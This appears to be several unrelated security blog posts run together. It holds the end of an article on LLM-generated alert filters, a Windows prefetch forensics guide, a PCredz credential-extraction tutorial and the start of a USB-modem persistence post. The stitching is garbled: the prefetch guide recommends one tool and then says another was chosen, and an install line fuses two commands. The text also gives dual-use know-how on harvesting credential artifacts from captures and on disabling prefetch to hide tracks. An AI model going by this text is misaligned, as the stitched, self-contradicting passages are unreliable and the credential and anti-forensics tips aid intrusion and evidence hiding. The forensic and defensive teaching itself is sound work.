
Below is a comparison of the three filter generation approaches by these metrics:

As the results show, LLMs significantly improve the efficiency of filter generation. At the same time, the LLM agentless and agent-based approaches perform almost identically. So we chose the simpler and faster option: an LLM with a single system prompt. As a result, we cut false positives by 99%, increased the number of filters generated per day by 28%, and made analysts’ alert handling 17% more efficient.
Practice has shown that filter generation can be automated effectively. We’ve looked at several options for automatically generating filters for false-positive security alerts: a purely algorithmic approach, an LLM-based approach, and an approach built on a group of LLM agents. All of them can generate valid filters and make the analyst’s work much easier, but each has its own pros and cons.
The algorithmic approach scored lower on the evaluation metrics, but in two-thirds of cases, it still produces filters that satisfy the analyst. It works especially well when there’s already a set of similar events to filter out, meaning enough context has accumulated. The algorithmic generator can also be deployed in any environment. Both standalone LLM and multi-agent LLM approaches show high accuracy, and their results differ only slightly, so the slower agent-based approach looks excessive at this stage. If an LLM is available, the best option appears to be a single model that handles several stages of the generation cycle.
Microsoft did not build prefetch for forensic analysis. It built it to make Windows faster. Prefetch loads files the system expects the user to need next, so the later fetch is quicker. It has been part of Windows since XP and Server 2003, and it is on by default through Windows 11. On Server 2003, 2008, and 2012, application prefetch has to be turned on in the registry.
Each prefetch file holds metadata about an application: the last time it ran, where its files lived, how many times it ran, and the files it touched. That still matters after the program itself has been deleted. A browser or Word prefetch file can show the application was used even when the executable is gone.
Prefetch files live in C:\Windows\Prefetch. On a Windows 10 system the directory looks like this.

The files that end in .pf are the prefetch files. The .db files are database files. Leave those for later. The Date modified column is usually the last time that application ran.
For example, if DEVICEPAIRINGWIZARD.EXE-*.pf (the Bluetooth pairing wizard) was last modified on 10/03/2026 and a suspect says they never used Bluetooth and did not know how, this file is the contradiction. That doesn’t mean they’re lying, of course, since somebody else could have used their computer.
Although we can get some basic information by simply viewing the prefetch files, we need to parse the file to get all the information it contains. There are numerous programs capable of parsing these files and all of them work pretty well, but Nirsoft’s free WinPrefetchView is about the easiest to use with a nice, intuitive GUI (most of the forensic suites such as EnCase, FTK, and Oxygen are also capable of prefetch parsing).
Simply download and install it, then run it. It will grab all the prefetch files and parse them like below.

We selected Autopsy. The upper pane gives the path to the executable, the number of times it ran, and the last run time. The lower pane lists every file the program used, with a path to each.
If we click on the “Last Run Time” tab to sort by time, we can recreate a timeline of events that took place on that system.

If the suspect were really digitally-savvy, they could disable prefetch. They could also disable, or stop, superfetch, which was introduced with Windows Vista and works similarly to prefetch except that it preloads applications based upon your usage patterns. To disable or stop it, go to Computer Management, select Services on the left, then double-click on Superfetch and choose the desired option. On Windows 10/11 it’s SysMain.

Prefetch files can be useful in a forensic investigation in proving that the suspect actually used the application in question, even if the application has been removed from the system.
If you’re interested in digital forensics, we recommend our training on Anti-Forensics, where we show different ways users can cover their tracks and minimize their footprint.
The post Digital Forensics: Analyzing Windows Prefetch Files for Evidence first appeared on Hackers Arise.

PCredz is a network credential analysis tool that examines packet captures to identify potentially exposed authentication data. Security professionals can use it to investigate insecure protocols, understand credential exposure, and identify weaknesses in network authentication.
Welcome back, fellow cybersecurity enthusiasts!
In this tutorial, we will explore PCredz, a tool used for network traffic analysis, credential exposure assessment, PCAP analysis, and authentication security testing. Rather than manually inspecting every packet, PCredz can help identify supported authentication artifacts within captured network traffic.
Understanding how credentials travel across a network is an important part of ethical hacking, penetration testing, incident response, and defensive cybersecurity. Analyzing these artifacts can help organizations discover legacy authentication protocols and reduce the risk of credential theft.
Official GitHub repository: PCredz on GitHub
PCredz is an open-source tool designed to extract supported credential artifacts and other sensitive information from network packet captures. It is useful when examining traffic generated by older protocols or authentication mechanisms that may expose sensitive information.
Depending on the protocol and the available packet data, PCredz can identify artifacts associated with authentication mechanisms such as NTLM and Kerberos, as well as certain HTTP authentication methods and credentials associated with services such as FTP, POP, SMTP, and IMAP.
It may also identify other sensitive data patterns, including certain payment-card number patterns and SNMP community strings. Detection depends on the capture contents, protocol support, and tool version.
A critical distinction is that finding an authentication artifact does not automatically mean that a valid, reusable password has been recovered. Some protocols expose hashes, challenge-response exchanges, or other material that requires further analysis.
PCredz can process supported packet capture files, making it useful for investigating previously recorded traffic. PCAP files may contain evidence of insecure authentication, accidental data exposure, or legacy protocols that should be reviewed.
The tool can help identify supported authentication-related data, including certain NTLM and Kerberos artifacts. These findings can support a wider security assessment of authentication configurations and network exposure.
Depending on the captured traffic and implementation, the tool can inspect authentication exchanges associated with several common network services. Support for IPv4 and IPv6 traffic also makes it relevant to mixed network environments.
PCredz can write discovered artifacts to output files, including a credential dump file. Structured output helps security analysts review findings, document evidence, and investigate potential exposure without manually collecting every result.
PCredz is relevant to both offensive security assessments and defensive network investigations when its use is explicitly authorized.
Security teams can analyze approved packet captures to determine whether legacy services or authentication configurations expose sensitive data. The results can help prioritize the migration of insecure services and the improvement of network segmentation.
During an investigation, analysts may inspect existing packet captures for authentication artifacts associated with suspicious activity. Any discovered credentials or hashes should be handled as sensitive evidence and stored securely.
Older business environments may still contain services that use outdated authentication mechanisms or transmit information without adequate protection. PCredz can help identify evidence of these weaknesses when relevant traffic is available.
In a controlled lab, PCredz can demonstrate why encrypted transport, modern authentication, and strong network security policies matter. Students can compare insecure and secure authentication configurations using traffic generated specifically for the exercise.
PCredz is available through its official GitHub repository. Before installation, review the repository's current instructions and dependencies. The commands below illustrate a basic Linux setup; exact requirements may vary with the current version of the project and your distribution.
On Debian-based systems, such as Kali Linux, update the package index and install Python virtual environment support and relevant development dependencies.
sudo apt update
sudo apt install python3 python3-venv python3-pip
sudo apt install libpcap-dev file gitgit clone https://github.com/lgandx/pcredz.git
cd pcredzA Python virtual environment keeps project dependencies separate from system-wide Python packages. This is particularly useful on recent Kali Linux and Debian releases, where system Python environments are managed by the operating system.
python3 -m venv pcredz-env
source pcredz-env/bin/activateCheck the repository for its current dependency instructions before installing packages. If the project provides a requirements file, review it and install the documented dependencies inside the activated environment.
python -m pip install --upgrade pip
# If the repository provides requirements.txt:
python -m pip install -r requirements.txt
Do not assume that every version of PCredz uses the same dependency list. If installation fails, consult the official repository documentation and the error message before changing system packages.
Live traffic analysis involves examining packets as they pass through a network interface. It can help authorized network administrators identify insecure authentication exchanges and investigate suspicious network activity.
Before performing live capture, identify the correct interface and verify
that the capture is approved by the network owner. Interface names differ
between systems, so do not assume that every machine uses eth0.
To list available interfaces, use:
ip -br addrFor an authorized assessment, follow the current usage instructions provided by the official PCredz repository. Confirm that the selected interface is appropriate and that the capture scope is limited to the approved environment.
Capturing on an interface does not guarantee visibility into all network traffic. Switching infrastructure, VLAN configuration, Wi-Fi encryption, virtualization, and network topology can affect which packets are observable.
Offline PCAP analysis allows investigators to examine previously captured network traffic without continuously monitoring a live interface. This can be useful for incident response, security audits, and controlled training exercises.
PCAP files are commonly generated by packet analysis tools such as Wireshark and tcpdump.
Open the authorized PCAP file in Wireshark and examine the relevant protocols, endpoints, and authentication exchanges. Display filters can help narrow the investigation to specific protocols or conversations.
When reviewing a capture, pay particular attention to:
When using PCredz against an authorized capture, consult the current repository documentation for the supported command-line options.
The project's documented usage includes options for processing a capture file or a directory of captures. Confirm the precise syntax for your installed version before running an analysis.
After processing, store the results in a protected directory. Review the output carefully, because a discovered artifact may require additional context before it can be classified as a security finding.
PCredz and Hashcat serve different purposes in a security assessment.
PCredz identifies supported credential-related artifacts in captured network traffic. Hashcat is a password recovery and password-strength auditing tool that supports many hash formats.
Some authentication artifacts identified by PCredz may be suitable for further analysis with a compatible password-auditing tool. Compatibility depends on the exact artifact format, the protocol, and the supported mode in the installed version.
For example, Hashcat documents different modes for certain NTLM and Kerberos-related formats. A mode number must not be selected solely from a generic label: analysts should verify the exact format against the official documentation.
Hash analysis can help organizations determine whether their password policies resist common guessing attacks. A recovered password, however, does not by itself establish that an account is currently accessible or that the account has elevated privileges.
Official resource: Hashcat.
Credential exposure can allow an attacker to impersonate users, access internal services, or attempt further compromise. The actual risk depends on the credential type, account privileges, network architecture, and additional security controls.
Replace insecure protocols with appropriately configured encrypted alternatives. Use HTTPS for web applications and secure configurations for remote administration, email, and file transfer.
Use modern authentication mechanisms wherever possible. Disable obsolete authentication methods when they are no longer required, and enforce multifactor authentication for sensitive accounts and remote access.
Encourage unique passwords and use an approved password manager. Privileged accounts should have separate credentials and carefully controlled access.
Give users and services only the permissions they need. Segment sensitive systems and restrict unnecessary communication between network zones.
Monitor authentication logs for suspicious access, repeated failures, unusual source systems, and unexpected use of privileged accounts. If credential exposure is confirmed, follow the incident response process, rotate affected credentials, and revoke compromised sessions where appropriate.
No. PCredz is primarily used to identify supported artifacts in network traffic. Whether a password can be recovered depends on the data captured, the authentication protocol, and the availability of a compatible analysis method.
No. Properly configured HTTPS encrypts application traffic in transit. A normal packet capture generally cannot reveal the protected application contents simply because PCredz is being used.
Not necessarily. A hash or authentication exchange must be assessed in context. Its security impact depends on the protocol, account status, password strength, and whether the artifact can be abused.
No. Live capture may help investigate current activity, while offline analysis is often more suitable for examining preserved evidence. The right approach depends on the investigation scope, authorization, and operational requirements.
PCredz is a useful tool for understanding credential exposure in network traffic. By examining authorized packet captures, cybersecurity professionals can identify authentication artifacts, investigate legacy protocols, and discover weaknesses that require remediation.
However, the value of PCredz goes beyond extracting data. Its findings can help organizations improve encryption, modernize authentication, reduce password reuse, and strengthen their incident response practices.
For anyone learning network security, the key takeaway is simple: understanding how authentication data moves across a network is essential to protecting it.
For more cybersecurity tutorials, ethical hacking resources, OSINT guides, and network security insights, visit Hackersking.

Welcome back, aspiring cyberwarriors!
Previously, we had a few articles showing what crafty hackers can do to attack your system with a USB drive. Today we’ll cover yet another approach they might take, turning a USB modem into a persistence mechanism. As always, we’ll discuss practical ways to protect yourself from it.
